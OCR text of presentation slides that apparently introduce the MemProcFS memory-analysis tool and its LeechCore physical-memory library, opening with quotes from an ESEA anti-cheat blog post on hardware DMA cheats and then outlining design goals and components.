


ESEA Hardware Cheats

https://blog.esea.net/esea-hardware-cheats/

ESEA.net Official Blog — Cat And Mouse — ESEA Anti-Cheat

Direct Memory Access example



ESEA Hardware Cheats

https://blog.esea.net/esea-hardware-cheats/

ESEA.net Official Blog — Cat And Mouse — ESEA Anti-Cheat


DMA attack scenario in Counter-Strike

“prices for these cheats have been seen in the **$1,500** to **$5,000** range”

“ … **ban wave** of both cheat customers and developers ...”

“ … can detect hardware-based cheats even when disguising the hardware cheat as a legitimate device. ”

Design Goals




Ease of use – but yet powerful

Modular design and plugin functionality

APIs – C and Python

Performance

Modular Design – Component Overview



Dokan

user mode file system library for windows

http://dokan-dev.github.io

MemProcFS.exe

File System callbacks
(very little code)

List Directory
Read File
Write File

vmm.dll

C API
Memory Analysis
Virtual to Physical Memory translation
Memory Models (x86, PAE, x64)

Read Mem
Write Mem

leechcore.dll

C API
Physical Memory Read/Write
Physical Memory Map
Device Support

HW-Device

Loaded Driver

Files

Remote

vmmpyc.pyd

Python API
(wrapper around C API)


Plugins
C and Python

LeechCore Library

Released Today

Focus:
Physical Memory Read/Write

